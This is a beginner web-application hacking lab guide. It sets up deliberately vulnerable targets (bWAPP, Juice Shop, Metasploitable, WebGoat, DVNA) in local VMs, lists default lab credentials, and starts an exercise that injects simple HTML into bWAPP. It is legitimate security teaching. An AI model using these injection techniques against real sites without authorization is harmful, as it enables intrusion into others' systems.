Web Application Hacking

Fundamentals

101A

Lab Guide

V3.0

EVIL CORP BIZ

The EvilCorp Red Team Training Environment

Joseph ☣ Mlodzianowski
Ron Taylor © 2020

Not intentionally left blank

Chapter Uno

This training is for educational purposes only. If you attempt these techniques without authorization, you are very likely to get caught. If you are caught engaging in unauthorized hacking, most companies will fire you or have you placed under arrest. Claiming that you were doing security research will not work.

Utilize this lab guide to help develop your skills, but never attempt any of these techniques on live systems, especially ones you do not have authorization on.

This is an introduction course to web application hacking. It is intended to take someone who is new to web app testing from level “A” beginner to level “J” beginner. We start with a basic introduction to web applications and setting up your testing environment. We then introduce prebuilt target system web applications.

In this course, you will learn new methodologies used and adopted by many penetration testers and ethical hackers. This course is intended to be a hands-on training where we will use open source tools and learn how to perform exploits on vulnerable inputs and validations, perform command injection, cross-site scripting (XSS), XML External Entity (XXE), SQL injection and cross-site request forgery (CSRF).

• Building your testing Environment

Before we begin, we first need to discuss some basic concepts and technologies that we will be utilizing in our testing. Our testing environment is built on a Virtual Machines and multiple containers. The Virtual Operating system is Debian (Kali) So, lets quickly go over those. If you already have a good understanding of these technologies the feel free to skip ahead.


• What is a Virtual Machine – VM

A Virtual machine is a computer file, typically called an image that behaves like an actual computer. Multiple virtual machines can run simultaneously on the same physical host computer. Each VM Virtual Machine provides its own “Virtual Hardware” including CPU’s, memory, hard drive space – these components are abstracted from the actual host system (*carved out) and can cause the host system to degrade in performance as shared resources utilize real memory, CPU and diskspace. This lab kali image is based off of Debian running under vmware. Debian has some inherit changes that make it a bit more stable.

VM Software
https://www.virtualbox.org/
VMWare Workstation
VMWare Fusion
Hyper-V
Qemu KVM

VM online (cloud systems)
https://azure.microsoft.com/en-us/pricing/details/virtual-machines/series/
https://aws.amazon.com/ec2/pricing/

A Container is an abstracted instance of an application running as a virtualized operating system. One of the more common container types is Docker; A Container is a standard unit of software that packages up code and all its dependencies so the application runs quickly and reliably from one computing environment to the next. Containers -vs- Virtual machines; as you can see a container does not require a bundled OS to be included like a virtual machine does, it makes use of the host OS, making a container easier to maintain, spin-up and tear down.



To start docker on most Debain platforms :

```
>service docker start
systemctl start docker
```

Chapter 1.1 - Exploitable VM's

Your laptop should be preloaded with the **RedTeam** Kali Linux system that contains several vulnerable Docker container servers and applications. Other vulnerable application/playgrounds are listed below.


- You can download Metasploitable 2 VM here: https://sourceforge.net/projects/metasploitable/
- Kali Linux is downloadable here: https://www.kali.org/downloads/
- WebSploit which can be downloaded here: https://websploit.h4cker.org/

NOTICE: These VM's contain vulnerable software, you must exercise extreme caution when using them, DO NOT connect to a production environment, and never leave them unattended. The purpose of these VM's is to provide you with a portable exploitable environment with web applications and penetration testing tools to allow you to learn.

Metasploitable 2 1.1.1

MSF: Vulnerable Applications

- TWiki – a vulnerable wiki platform
- Damn Vulnerable Web Application (DVWA)
- phpMyAdmin
- OWASP Mutillidae
- WebDAV



Account Name	Password
msfadmin	msfadmin
user	user
postgres	postgres
sys	batman
klog	123456789
service	service

VM Credentials:

Username: msfadmin
Password: password

Metasploitable 3

MSF: Vulnerable Applications

Metasploitable3 is a VM that is built from the ground up with a large amount of current security vulnerabilities. It is intended to be used as a target for testing exploits with metasploit. This is a much more advanced distribution and requires a lot more resources. Check out the vulnerabilities page to see if there is something specific you want to test.

https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities

Building Metasploitable 3

System Requirements:

- OS capable of running all of the required applications listed below
- VT-x/AMD-V Supported Processor recommended
- 65 GB Available space on drive
- 4.5 GB RAM


✓ Requirements:

- Packer
- Vagrant
- Vagrant Reload Plugin
- VirtualBox, libvirt/qemu-kvm, or vmware (paid license required)
- Internet connection

Vulnerabilities included in MS3
https://github.com/rapid7/metasploitable3

OWASP Juice Shop Container

One of our favorite playgrounds is the Juice Shop, it is regularly updated, maintained and has a host of features that make it suitable for a one-stop lab. Juice Shop has capabilities to be run as a "Capture the Flag" environment as well.



You can deploy Juice Shop as a docker image downloaded from GitHub, or from Source. To run Juice Shop locally you need to have Node.js installed on your computer. The Juice Shop officially runs on versions 10.x, 12,x and 13.x of Node.js. Closely follow the official Node.js long-term support release schedule to avoid issues.

Juice Shop: From Docker and Docker Image

1. Install Docker on your computer.
2. On the command line run `docker pull bkimminich/juice-shop` to download the latest image.
3. Run `docker run -d -p 3000:3000 bkimminich/juice-shop` to launch the container with that image.
4. Browse to http://localhost:3000. (You can change the port to anything available on your system)


If you are using Docker on Windows - inside a **VirtualBox** VM - make sure that you also enable port forwarding from host 127.0.0.1:3000 to 0.0.0.0:3000 for TCP.

OWASP JUICE SHOP – Self Healing

OWASP Juice Shop was not exactly designed and built with a high availability and reactive enterprise-scale architecture in mind. It runs perfectly fine and fast when it is attacked via a browser by a human. When under attack by an automated tool - especially aggressive brute force scripts the server might crash under the load. This could - in theory - leave the database and file system in an unpredictable state that prevents a restart of the application.

That is why - in practice - Juice Shop wipes the entire database and the folder users might have modified during hacking. After performing this *self-healing* the application is supposed to be re-startable, no matter what kind of problem originally caused it to crash.

For convenience the *self-healing* happens during the start-up (i.e. npm start) of the server, so no extra command needs to be issued to trigger it.



Single user restriction:

One fundamental restriction that needs to be taken into account when working with the Juice Shop is that it is a single-user platform -which is technically necessary to make the self-healing feature work properly and consistently.

Furthermore, when multiple users would attack the same instance of the Juice Shop all their progress tracking would be mixed leading to inevitable confusion for the individual hacker.

bWAPP 1.1.4


An Extremely Buggy WebApp

bWAPP helps security enthusiasts to discover and prevent web vulnerabilities. bWAPP prepares one to conduct successful penetration testing and ethical hacking projects. What makes bWAPP so unique? Well, it has over 100 web bugs! It covers all major known web vulnerabilities, including risks from the OWASP Top 10 project. The focus is not just on one specific issue... > bWAPP covers a wide range of vulnerabilities!

bWAPP is a PHP application that uses a MySQL database. It can be hosted on Linux/Windows with Apache/IIS and MySQL, and in a Container. It is supported on WAMP or XAMPP. Another possibility is to download, is via the bWAPP Bee-Box a custom **VM** pre-installed with bWAPP and fifty vulnerable apps and features you can test out your skill quite easily.

Install the Firefox add-on HackBar, and ensure you allow it to run in private windows. Use F9 to open it.
NOTE: Every time you start and stop the container you will need to run the install.

https://sourceforge.net/projects/bwapp/




/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:



/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

```
------------------ bWAPP v2.2 ------------------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)
```

WebGoat 7 1.1.5

Deliberately Insecure Web Application

WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security lessons. This program is a demonstration of common **server-side** application flaws. The exercises are intended to be used by people to learn about application security and penetration testing techniques.

- Home Page
- OWASP Project Home Page
- Source Code
- Easy-Run Download

Standalone

1. Download the easy run executable jar file which contains all the lessons and a embedded Tomcat server:
https://s3.amazonaws.com/webgoat-war/webgoat-standalone-7.1-SNAPSHOT-exec.jar

2. Run it using java:
Open a command shell/window, browse to where you downloaded the easy run jar and type:
java -jar webgoat-standalone-7.0.1-exec.jar [-p | --p <port>] [-a | --address <address>]
Using the `--help` option will show the allowed command line arguments.

DVNA Damn Vulnerable NodeJS

1.1.6

Damn Vulnerable NodeJS Application

The containerized version of DVNA

- To deploy, run the following commands at the command line.
- git clone https://github.com/appsecco/dvna; cd dvna
- docker run --name dvna-mysql --env-file vars.env -d mysql:5.7

Documentation available here: https://github.com/appsecco/dvna
Try DVNA using a single command with Docker.

This setup uses an SQLite database instead of MySQL.

- docker pull appsecco/dvna:sqlite
- docker run --name dvna -p 9090:9090 -d appsecco/dvna:sqlite

Access the application at http://127.0.0.1:9090/

Getting Started
DVNA can be deployed in three ways

- For Developers, using docker-compose with auto-reload on code updates
- For Security Testers, using the Official image from Docker Hub
- For Advanced Users, using a fully manual setup

Detailed instructions on setup and requirements are given in the Guide Gitbook

Clone this repository

```
git clone https://github.com/appsecco/dvna; cd dvna
```

Create a vars.env with the desired database configuration

```
MYSQL_USER=dvna
MYSQL_DATABASE=dvna
MYSQL_PASSWORD=passw0rd
MYSQL_RANDOM_ROOT_PASSWORD=yes
```

Start the application and database using docker-compose
docker-compose up

Access the application at http://127.0.0.1:9090/

Project: https://github.com/appsecco/dvna

WebSploit: Vulnerable Applications Included in WebSploit

- Damn Vulnerable Web Application (DVWA)
- WebGoat
- Hackazon
- OWASP Mutillidae 2
- OWASP Juice Shop

https://websploit.h4cker.org/

WebSploit is a learning environment created by Omar Santos for different Cybersecurity Ethical Hacking (Web Penetration Testing) training sessions. WebSploit includes several vulnerable applications running in Docker containers and the tools that come in Kali Linux (as well, as a few additional tools).

VM Credentials:
Username: root
Password: toor


Web Application Firewall

Tool: wafw00f
OS: Kali Basic

Web Application firewalls are "Firewalls" that work at the application layer which monitors & modifies HTTP requests. The key difference is that WAFs work on Layer 7 – Application Layer of the OSI Model. All WAFs protect against different types of HTTP attacks & queries like SQLi & XSS.

Since this type of firewall is able to detect HTTP methods, SQL queries & other scripts put as input to different forms in a website, it can filter out the requests just like a normal firewall would do.

To launch Wafw00f: > wafw00f followed by the URL of the website you suspect might have a WAF enabled.




```
root@kali:~# wafw00f https://192.168.1.101
```

Many Sites also use cloudflare to provide protection, other sites will use WAF appliances.

- Checking https://www.evilcorp.biz
- The site https://www.evilcorp.biz is behind a Cloudflare
- Number of site requests: 1

As you can see this site has a WAF protecting it. Meaning all requests sent to the website will be filtered/validated by the WAF


WEB APPLICATION FIREWALL
WEB TRAFFIC
WEB TRAFFIC
USER REQUESTS WEB APPLICATION
WEB APPLICATION FIREWALL [identifies & blocks malicious traffic & requests]
WEB APPLICATION SERVER

Project Github site:
https://github.com/sandrogauci/wafw00f

Chapter 1.2 - Red Team Tools and Tactics


Adversary Tactics:
This course teaches you Red Team real-world adversarial ***tactics, techniques and procedures, (TTP's)*** through this course we give you the tools required to conduct an effective Red Team operation. Outside the box and non-traditional thinking is required to be most effective, we explore how to simulate threat actors that will provide your defensive team with visibility into how an adversary would engage against you.

Software security testing is the process of assessing and testing a system to discover security risks and vulnerabilities of the system and its data. There is no universal terminology but for our purposes, we define assessments as the analysis and discovery of vulnerabilities without attempting to actually exploit those vulnerabilities. We define testing as the discovery and attempted exploitation of vulnerabilities.

Security testing is often broken out, somewhat arbitrarily, according to either the type of vulnerability being tested or the type of testing being done. A common breakout is:

- **Vulnerability Assessment** – The system is scanned and analyzed for security issues.
- **Penetration Testing** – The system undergoes analysis and attack from simulated malicious attackers.
- **Runtime Testing** – The system undergoes analysis and security testing from an end-user.
- **Code Review** – The system code undergoes a detailed review and analysis looking specifically for security vulnerabilities.

Note that "risk assessment", which is commonly listed as part of security testing, is not included in this list. That is because a risk assessment is not actually a test but rather the analysis of the perceived severity of different risks (software security, personnel security, hardware security, etc.) and any mitigation steps for those risks.



Training Class Website: EvilCorp.Biz
You can obtain links to tools, tactics and techniques at the "EvilCorp.Biz" website as well as a wealth of other materials to help make your introduction into webapp hacking a successful venture.

www.evilcorp.biz

The EvilCorp Red Team Training Environment

HTML Injection:
What is HTML injection: Injecting HTML code through vulnerable parts of the website. The attacker sends crafted HTML code through any vulnerable field with the purpose to change the websites design and other information. The result will be loss of integrity to the system, display and exfiltration of data. The Data that is sent during this type attack maybe very different from the intended input, the browser usually interprets the malicious (input) user data as legitimate and tries to display it.

The Main types are:


- Stored HTML Code
- Reflected HTML Injection

Stored injection attacks occur when malicious HTML code is saved in the web server and is being executed every time a user calls a linked functionality; this action is normally expected.

Whereas in the reflected injection attack occurs when the website immediately response to the mal input, this code is not stored permanently on the webserver.

Reflected HTML Injection Types:
- GET
- POST
- URL

Depending on the HTTP method reflected injection attack can be have different results depending on GET/POST/URL, - First let’s take a look at what these requests look like:



Malicious HTML code can “get” into the source code by innerHTML. Let's remember, that innerHTML is the property of DOM document and with innerHTML, we can write dynamic HTML code. It is used mostly for data input fields like comment fields, questionnaire forms, registration forms, forums and other entry etc. Therefore, those elements are most vulnerable to HTML attack.

Suppose, we have a questionnaire form, where we are filling appropriate answers and our name, and when the questionnaire is completed, an acknowledgment message is being displayed.

In the acknowledgment message, the response indicates a user‘s (%) name that is also being displayed.

```
var user_name=location.href.indexOf(“user=”);
document.getElementById(“Thank you for filling our questionnaire”).innerHTML=”
Thank you for filling our questionnaire, ”+user;
```

In the questionnaire form we would type our **malicious "HTML" code**, its message would be displayed on the acknowledgment page, thereby *injecting* that into the HTML page of the user


The same happens with the comment fields as well. If you have a comment form, you might be able to perform an attach if the form is vulnerable to the HTML attack.

The reflected HTML is also known as Non-Persistence. It occurs when the web application responds immediately on user's input without validating the inputs. Because the malicious script does not get stored inside the web Application database, therefore attacker will send the malicious link through watering holes or phishing attempts to trick the user.

We can test forms quite easily simply entering HTML content

Firstname <h1>Vulnerable to</h1>

Lastname <h2>HTML injection</h2>



/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome

/ Vulnerable to /

// HTML injection //

What do HTTP Requests and response look like? 1.2.2

HTTP Methods

The Most commonly used HTTP (methods) are POST, GET, PUT, and DELETE. These correspond to create, read, update, and delete operations, respectively. There are a number of other verbs, but are utilized less frequently. Of those less-frequent methods, OPTIONS and HEAD are used more often than others.

GET The HTTP GET method is used to retrieve (or read) a representation of a resource GET returns a representation in XML or JSON and an HTTP response code of 200
(OK). In an error case, it most often returns a 404 (NOT FOUND) or 400 (BAD REQUEST).

POST - The HTTP POST request message has a content body that is normally used to send parameters and data. Unlike using the request URI or cookies, there is no upper limit on the amount of data that can be sent and POST must be used if files or other variable length data has to be sent to the server.

PUT -The PUT is most-often utilized for update capabilities, PUT-ing to a known resource URI with the request body containing the newly-updated representation of the original resource.

DELETE - DELETE is pretty easy to understand. It is used to delete a resource identified by a URI.

OPTIONS - The OPTIONS method is used by the client to find out the HTTP methods and other options supported by a web server.

TRACE - The TRACE method is used to echo the contents of an HTTP Request back to the requester which can be used for debugging purpose at the time of development

What are the Status Codes?

HTTP status codes are returned by web servers to describe if and how a request was processed. The codes are grouped by the first digit:

1xx – Informational

2xx – Successful

200 - Code is used when a request has been successfully processed

3xx – Redirection

302 - The requested resource has been temporarily moved and the browser should issue a request to the URL supplied in the Location response header.

304 - The requested resource has not been modified and the browser should read from its local cache instead. The Content-Length header will be zero or absent because content is never returned with a 304 response

4xx – Client Error

401 - Anonymous clients are not authorized to view the requested content

404 - The requested resource does not exist on the server

5xx - Server Error

500 - An internal error occurred on the server. This may be because of an application error or configuration problem

503 - The service is currently unavailable, perhaps because of essential maintenance or overloading


You can examine the HTTP request message with “Wireshark” a network analysis tool or BurpSuite.

As show below:

Sample HTTP Request message:

```
POST /index.html HTTP/1.1
Host: http://www.yourwebsite.com
Connection: Keep-Alive
Accept: image/gif
Accept-Language: us-en
```

Chapter 2.0 - Lab Setup – Must complete before starting exercises



Exercise 1 – Lab Setup

Used in this exercise:

Tools: Red Team Kali Linux
Server: Container | bWAPP
Firefox: Plugin | Max HackBar


To determine which method is used by the website, you can start with checking the source code of the webpage right click (inspect element/view source) depending browser. It will clearly show various GETS. Make sure you execute all commands (inside the VM) and not your desktop.

Let's setup and use the bWAPP (*extremely buggy Web App*)

We suggest you use Firefox and the "Max hackbar Quantum" add on for the following exercise's, after installation you will need to allow the plug-in to run in private webpages. Note: This lab already has both configured for your convenience.

2.1.2 To start the VMWARE / Redteam / Virtual Machine:


```
Click RedTeam (VM) and then the green "Start" button
```


RedTeam - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
RedTeam
Shared VMs
Home
RedTeam
RedTeam
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices

2.1.3 Login to Kali Linux (RedTeam) VM

```
User: root
Pwd: t00r     (where 00 = zero zero)
```


- Remember after you log in – use the VM browser, not on the workstation browser



redteamlab.sh - We have taken some of the fun out of the struggle – use the redteamlab.sh script, it can be used to start or stop any number of docker containers on this system, in this case we will use it to start 'BWAPP' Once you log in you should be in /root to make sure you are in /root – type in "pwd"

2.1.4 To start bwapp from the terminal

```
cd redteamlab
./redteamlab.sh start bwapp
```




```
root@rtdojo:~/redteamlab# ./redteamlab.sh start bwapp
Starting bWAPP
bwapp already exists in /etc/hosts
Running command: docker start bwapp
bwapp
DONE!

Docker mapped to http://bwapp or http://127.5.0.1

Remember to run install.php before using bwapp the first time.
at http://bwapp/install.php
Default username/password:  bee/bug
bWAPP will then be available at http://bwapp
```


You should see: -> bWAPP will then be available at http://bwapp

2.1.5 Browse to bWAPP and start the lab

```
Open Firefox
Click on the Bee – bWAPP – Installation Icon
```




All activities going forward will be done inside the LAB Virtual Machine, using the web browser inside the VM, be sure to shut down the VM when you are done.




Note: if you did not "START BWAPP" you will end up at a Chinese website, that should be a good indicator you missed a step.

Click the 'Here" under installation

2.1.6 Now let's log in to bWAPP – Click Login On Top | **user:** bee **pwd:** bug | after login we will select our Bug



❖ Leave the security settings level to low




The first actual lab is a simple "Get" HTML operation in 2.1.7

After taking the input as-is it's reflecting on to the webpage. This is called html entity encoding, and it renders the code into html so the server attempts to rectify the HTML injection process

2.1.7 Select "HTML Injection – Reflected (GET)" and then select **hack,** leave the security setting set to "low"


As a practical manner, most of the flaws we are going to review, have been patched to some extent, you will notice there is a small window from discovery to patch.


Choose your bug:
HTML Injection - Reflected (GET)
Hack
--------------------- bWAPP v2.2 ----------------------
/ A1 - Injection /
HTML Injection - Reflected (GET)


Note: Remember to "Re select" the bug every time you run it to ensure you have cleared any input from application memory.

2.1.8 HTML Injection – Reflected (GET) Basic HTML

a. Here we enter: **First name:** Redteam **Last name:** Village and then go.

